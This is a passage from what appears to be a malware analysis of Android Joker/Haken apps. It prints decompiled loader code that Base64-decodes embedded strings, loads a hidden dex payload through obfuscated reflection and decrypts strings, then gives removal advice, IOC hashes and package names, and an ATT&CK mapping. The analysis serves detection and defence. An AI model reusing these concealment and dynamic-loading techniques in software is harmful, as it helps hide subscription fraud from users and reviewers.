    public static final String fts = "Bnc95fc9ZX/ret+Ip9zcui5z2CM/5RmrHTL3ynKPR/6UZ553tK7PZ6jV9cEhud4JWeY1VspXPeWznvJh9J2U5TW5h/s9tk5L23H5oJxnDSJ2kdhvDtKzgibc
    public static final String ghx = "FWCMCyumxdZo9La4a2m7kTVeNESuaPE0eJwx6mGfOHfezDpsjnXe9IplGed4RV5JTA37yyF7I6+am7zimUWsJFfdRcErm/MFjMYxbjvllaxTLFd3bYNAxYrt
    public static final String giym = "G3pvYNUorMAugpyYpzpEKm+A8H+/OE+CF5cWVy6fp8DFch7JK1w9esinUEiZqN8yrmxpeEFpiXTiUZpC9aTgiSu0KCqvKNEGpb1BiTWIagep3JZWWhtIjSm
    public static final String gmuij = "EX46IFf77bj73NescDbqJjdr9YqsRTJrcb7SRKbSsMduptI2ZiqlSUWm6mrHnndgZgmMIjMVcabSoDkBzk4x+5KeFvoO0mExuyb1OWWgi3008T9uRoOnvu
    public static final String hhxd = "DXtrRNrwOvZ0GJON3hPdH01E26LBbmUQq36Qvo7eD7Fe+NRRmtaE5g9Og2awVtwHg5loGLGThPR9xNE6LXZtK3J+s+/sP7NXTcJnK+UTKMd8kNOnULK0e8F
    public static final String jme = "GLnUUAtXSqWC1CPPd2oA25vZqJ4Z69nLra8nCoq6de/9gRrBO2pmC0bZzLk5g5oFa95YKTg4+eQRK2bESdk+mnc13XDTEaN5MjOFUZcaQyiKZfGUvcYSnTw3
    public static final String kht = "ELpEG9+VYsopRNFtIhcMISN2K5wDh0UO7KKyNijWxByrtw0cS9eRAy1tK7TyuGr1KZnkXdudS2VNbSJnkj+OSLP0Ps4zSvSd/q4Q4Rw9PED+aOI9S+uHvKXI
    public static final String kqpe = "AFBLAwQUAAgICAAvcJdQAAAAAAAAAAAAAAAAFAAEAE1FVEEtSU5GL01BTklGRVNULk1G/soAAPNNzMtMSy0u0Q1LLSrOzM+zUjDUM+Dlckmt0PXJT04sAQs
    public static final String kun = "Cwge7w3yljaE6MoiMw8B59UQdigLqSx2YT/9zQfnFT+kdlE3HlJKehxxW9KPIZNaGp+Cie8oeuLvzishyPRj3XyKWPomWMfCnmMstd03gPJ+zBTj9taT7kv8
    public static final String lndc = "E1ooTRrLpnc16wKCTpt2sbC6cTUbRNYws76bmty5j6FSnjeyZs8Ja6SQzy6N5200s7abB7yhS5o23yQyJkia9JtaSsupKSO7hJ0Ys+aLadr/ERJyx3p45di
    public static final String mjqn = "FGDYynbOuIJpGvzovjOO4azYw0Z5o3d0jmeLy6nFYjlnpuzcUuqBYjHXc9kq2QXr/KUcO+vN7bzanFFYzS+lDAuDuAOMWtlC0caCRwqGbfNefoTMhOkssqL
    public static final String mtw = "BAawCxgEDgAjwAPAMlAGHgGeAq4BrwN/BvwY+BeA4kRBIAK0AZ3ANmAQOATcA2SAWSAHXAAuAg8DnwHg1gSXpgi5/l0PNAAa0AhwYDQBzUALABelNo4HAG5F
    public static final String myf = "EpPH75i2Stop5TrlnHRYlWm/vF/y87WP1p+tue0grd9jgwfzVt65k5Q7yXf3aIYUJLKxcVLuIWWc1HHUxsfJN44C/o1T67hh5crFfC5llEqpI1knv5p3LqWp
    public static final String oaus = "HMOV9lPKy+14DFROo/Z2+xnlSgd/cRMKz6L+ZgcFVLVGqXweZJkOX/jdzocaH+9RGn/ILzDUs+C+uM0Xvr7NUP5rm6L823Z+1MyFH9uhhP8EeIufjyvv9RU
    public static final String pdl = "CkPIBhv5c+RmhMTPWU8Ha1S2da5rds/0yphhcH3A05gj55RoY1S1ND88JwKdAaa+Jj9pVu8W6vVHqNvXi74z6JPxK9Q1quh7pnQ6FvSThSkvUm1oKNRCsdD9
    public static final String pdta = "HfG7Iu7IY4l3V5rL599P/S9QSwcITV3+EX8SAAB4JQAAUEsBAhQAFAAICAgAL3CXUPDes5hHAAAASQAAABQABAAAAAAAAAAAAAAAAAAAAE1FVEEtSU5GL01
    public static final String phsgu = "An0/XNtGVCKitZODUZKfqz1Ev08u/xDQ43PpZj/RJtB3g0QLoA+GiGpAn6sl+ukW0DqiY61Ex4EpYAY4BcwCc8A5wATywDJQBi4Cnw0+AXwP+AdAaSPSgY
    public static final String qpl = "CH2VOA+00e8Q54AmygvaQZagneJuw3RF0DZaJc4D7nwS8AiX7qOzgg7RPLmx/kuSPibobfS0oAfpZUE301eI84CrZydOhDOCuvPYheyuCKrTbxPniFZ6nGMF
    public static final String trwr = "FvkxkvbywppVLK0UPl7UM1H/RGZ4kmr4/8XFi0XyT46eytCOqYJp2KZuCu/QvVlAd4o6Z7a8tWImSTlJ6kmceSdx5p3EmefHvzEu4iw8eYaUM6SeQdMZrs8
    public static final String wbosf = "GsVVsOuLCM71I4MaSrAE7AHTZcq4OVINfGOU/Zz8fLBRqGxiD9AQLbMH2856uNrULHlmzsv1lVcs2mQjCQyXsfasgTSAqjMiMgGHHMW4WrlFj7phKK971C
    public static final String wsh = "AxPwcyDdTmQBnwe+CfwMaOsg6gB2ALuBk8Bp4CHAAOaBAnABWAHWgE8CjwCfBr4AfA34FvAm8FfAfwLtnUQZ4BywBNjAZeAZ4CvA14A/Ar4J/CnwEyC8lagF
    public static final String ykfum = "DLv+nOkNUKYviNVvwtj1FFMfwApbeQUIIQWcKLIGvOV9V2eT6y9NN/uLe4sLQLtP8rcKW0R47dg/+LEeQp+YehS6w9j1iNKt9mGFD2DvYjRCVm8tKSr7VY

}
```


Figure 7 – Strings inside main application



```java
try {
    int i = SDKContent.class.getFields().length;
    array2_b = new byte[i][];
    i1 = 0;
    int i2;
    for(i2 = 0; i2 < SDKContent.class.getFields().length; ++i2) {
        byte[] array_b = Base64.decode(((String)SDKContent.class.getFields()[i2].get(null)), 2);
        array2_b[array_b[0]] = array_b;
    }

    byteArrayOutputStream0 = new ByteArrayOutputStream();
}
```


Figure 8 – Reading class strings and decode



```java
public void a(Object object0, Object object1, Object object2) {
    Class class0 = Class.forName(this.a("sJubsKDH5+3v4ZJbSRJ533TWHtte/b7rCgSpf2ENxkFPhHhehOAVknA3eI8hMQYFUiKU7KDqRg/TPJewm7EqJw=="));
    Object object3 = class0.getConstructor(String.class, String.class).newInstance(class0.getMethod(this.a("cTjMrf9RY0BC5LYNXoJ4kFyQ9/NujAQMUxWjmJ
    if(!((Boolean)class0.getMethod(this.a("IbEe8LKmfqbY1wgouowBBq102VUrf8SkotakXNEskVStYokCK0aaMAy51DdoDIrhlye1SLXu8CdHb7RO9zc1TQ=="), new Class[0
        class0.getMethod(this.a("npqUhO4YBmLcEDtZdi9Wguk4TGABdmRBbb+iyndsgUtaT9hlSsP8iM9nzFD0i7l4d8f4TSPUBy6bum3G2hEJww==")).invoke(object3);
    }

    String string0 = this.a("ll1cz7e0DiKka2xm6/evnKrzmSoHVCdlaIn51Rdrqpn2kPmygDs32WgvBHb1tmY+1qes+paBhHES0t3jSZoCVQ==");
    Object object4 = Class.forName(this.a("X5GYCn2LJt4HN2sGdusIdXFI0pJUm7vNFwkQf7Vpu0sdIfxewJwbYZahdX2IlrlsupmylYzF42Nte1rB5is+9w==")).getMethod(s
    Class[] array_class = new Class[]{String.class, String.class, String.class, Class.forName(this.a("LLAAVqDsJsZZjKOT1dwD3WKlSvME1N7/OYRwqSLawd7a
    Object[] array_object = new Object[]{class0.getMethod(this.a("cTjMrf9RY0BC5LYNXoJ4kFyQ9/NujAQMUxWjmJDP/an3iS0e5Pcpm99OVBX0V/NB+3t2t2c7OYKxJiHy
    Object object5 = Class.forName(this.a("fA4Et48jBxXgyVXXj6xLPdUF6x/65QsBsYskR2nYgjwjXLJS+BQpu063Yn7E4gY5agMnqIuUQyGJITGOlivvZQ==")).getConstruc
    String string1 = this.a("G26SZ5mgPOtWuwjyIPllAU7P5GW6AE+p9aa62dyzyIRP75dbRkCVo3Ge2+8+WzpLwXd8hac5FCUtQ9i1ZNlOgA==");
    Class.forName(this.a("RZ/06+vtDTCZUKJftfisc/BsYralj2vQEyN1vHL3VcA2XU9WdIoTVc5nRmxdpCtEN/GEB8KdeUmayrCRxS3iug==")).getDeclaredField(string1).se
    Object object6 = Class.forName(this.a("RZ/06+vtDTCZUKJftfisc/BsYralj2vQEyN1vHL3VcA2XU9WdIoTVc5nRmxdpCtEN/GEB8KdeUmayrCRxS3iug==")).getDeclared
    Object object7 = Class.forName(this.a("RZ/06+vtDTCZUKJftfisc/BsYralj2vQEyN1vHL3VcA2XU9WdIoTVc5nRmxdpCtEN/GEB8KdeUmayrCRxS3iug==")).getDeclared
    Class class1 = object6.getClass();
    class1.getDeclaredField(this.a("CsU06xPeQ2feH6PlwbfKAfEbc8zxmkfBRkVEDHKDB0T673lmcYoqsWDXKEHIjcw9z0vfredPDDwxN+rWO6AFOw==")).setAccessible(true
    Object object8 = class1.getDeclaredField(this.a("CsU06xPeQ2feH6PlwbfKAfEbc8zxmkfBRkVEDHKDB0T673lmcYoqsWDXKEHIjcw9z0vfredPDDwxN+rWO6AFOw==")).g
    Class class2 = object7.getClass();
    class2.getDeclaredField(this.a("CsU06xPeQ2feH6PlwbfKAfEbc8zxmkfBRkVEDHKDB0T673lmcYoqsWDXKEHIjcw9z0vfredPDDwxN+rWO6AFOw==")).setAccessible(true
    Object object9 = a.a(class2.getDeclaredField(this.a("CsU06xPeQ2feH6PlwbfKAfEbc8zxmkfBRkVEDHKDB0T673lmcYoqsWDXKEHIjcw9z0vfredPDDwxN+rWO6AFOw=="
    class1.getDeclaredField(this.a("CsU06xPeQ2feH6PlwbfKAfEbc8zxmkfBRkVEDHKDB0T673lmcYoqsWDXKEHIjcw9z0vfredPDDwxN+rWO6AFOw==")).set(object6, objec
}
```

Figure 9 – Loading the dex file with Reflection



```java
public String a(String string0) {
    try {
        return new String(a.a(Base64.decode(string0, 2), Base64.decode("MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBALDhVAMNB0tF6WoLxZx
    }
    catch(Exception exception0) {
        exception0.printStackTrace();
        return "";
    }
}
```

Figure 10 – Decrypting strings

The new payload contained code that the original Joker had in its main dex file – the registration of the NotificationListener service, subscribing the user to premium services, and more. But now, after this change, all that the actor needed in order to hide the entire functionality was to set the C&C server to return “false” on the status code, and none of the malicious activity would occur.

Conclusion:

If you suspect you may have one of these infected apps on your device, here’s what you should do:

- Uninstall the infected application from the device
- Check your mobile and credit-card bills to see if you have been signed up for any subscriptions and unsubscribe if possible
- Install a security solution to prevent future infections


Protect your enterprise and users from sophisticated mobile cyberattacks like Haken or any other ones with SandBlast Mobile. To protect personal devices against attacks, check out ZoneAlarm Mobile Security.

IOC’s:

sha256	**Package Name**
db43287d1a5ed249c4376ff6eb4a5ae65c63ceade7100229555aebf4a13cebf7	com.imagecompress.android
d54dd3ccfc4f0ed5fa6f3449f8ddc37a5eff2a176590e627f9be92933da32926	com.contact.withme.texts
5ada05f5c6bbabb5474338084565893afa624e0115f494e1c91f48111cbe99f3	com.hmvoice.friendsms
2a12084a4195239e67e783888003a6433631359498a6b08941d695c65c05ecc4	com.relax.relaxation.androidsms
96f269fa0d70fdb338f0f6cabf9748f6182b44eb1342c7dca2d4de85472bf789	com.cheery.message.sendsms
0d9a5dc012078ef41ae9112554cefbc4d88133f1e40a4c4d52decf41b54fc830	com.cheery.message.sendsms
2dba603773fee05232a9d21cbf6690c97172496f3bde2b456d687d920b160404	com.peason.lovinglovemessage
46a5fb5d44e126bc9758a57e9c80e013cac31b3b57d98eae66e898a264251f47	com.file.recovefiles
f6c37577afa37d085fb68fe365e1076363821d241fe48be1a27ae5edd2a35c4d	com.LPlocker.lockapps

044514ed2aeb7c0f90e7a9daf60c1562dc21114f29276136036d878ce8f652ca	com.remindme.alram
f90acfa650db3e859a2862033ea1536e2d7a9ff5020b18b19f2b5dfd8dd323b3	com.training.memorygame

Mitre ATT&CK



Initial Access	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Impact	Collection	Exfiltration	Command And Control	Network Effects	Remote Service Effects
9 items	6 items	2 items	12 items	11 items	9 items	2 items	9 items	16 items	4 items	7 items	9 items	3 items
Deliver Malicious App via Authorized App Store	Abuse Device Administrator Access to Prevent Removal	Exploit OS Vulnerability	**Application Discovery**	**Access Notifications**	**Application Discovery**	Attack PC via USB Connection	Clipboard Modification	Access Calendar Entries	Alternate Network Mediums	Alternate Network Mediums	Downgrade to Insecure Protocols	Obtain Device Cloud Backups
Deliver Malicious App via Other Means	**App Auto-Start at Device Boot**	Exploit TEE Vulnerability	Device Lockout	Access Sensitive Data in Device Logs	**Evade Analysis Environment**	Exploit Enterprise Resources	Data Encrypted for Impact	Access Call Log	Commonly Used Port	Commonly Used Port	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Drive-by Compromise	Modify Cached Executable Code		Disguise Root/Jailbreak Indicators	Access Stored Application Data	**File and Directory Discovery**		Delete Device Data	**Access Contact List**	Data Encrypted	Domain Generation Algorithms	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Exploit via Charging Station or PC	Modify OS Kernel or Boot Partition		**Download New Code at Runtime**	Android Intent Hijacking	Location Tracking		Device Lockout	Access Notifications	Standard Application Layer Protocol	Standard Application Layer Protocol	Exploit SS7 to Track Device Location	
Exploit via Radio Interfaces	Modify System Partition		**Evade Analysis Environment**	**Capture Clipboard Data**	Network Service Scanning		Generate Fraudulent Advertising Revenue	Access Sensitive Data in Device Logs		Standard Cryptographic Protocol	Jamming or Denial of Service	
Install Insecure or Malicious Configuration	Modify Trusted Execution Environment		Input Injection	**Capture SMS Messages**	Process Discovery		**Input Injection**	Access Stored Application Data		Uncommonly Used Port	Manipulate Device Communication	
Lockscreen Bypass			Install Insecure or Malicious Configuration	Exploit TEE Vulnerability	**System Information Discovery**		Manipulate App Store Rankings or Ratings	**Capture Audio**		Web Service	Rogue Cellular Base Station	
Masquerade as Legitimate Application			Modify OS Kernel or Boot Partition	Input Capture	**System Network Configuration Discovery**		Modify System Partition	Capture Camera			Rogue Wi-Fi Access Points	
Supply Chain Compromise			Modify System Partition	Input Prompt	System Network Connections Discovery		**Premium SMS Toll Fraud**	Capture Clipboard Data			SIM Card Swap	
			Modify Trusted Execution Environment	Network Traffic Capture or Redirection				**Capture SMS Messages**				
			Obfuscated Files or Information	URL Scheme Hijacking				**Data from Local System**				
			Suppress Application Icon					Input Capture				
								Location Tracking				
								Network Information Discovery				
								Network Traffic Capture or Redirection				
								Screen Capture				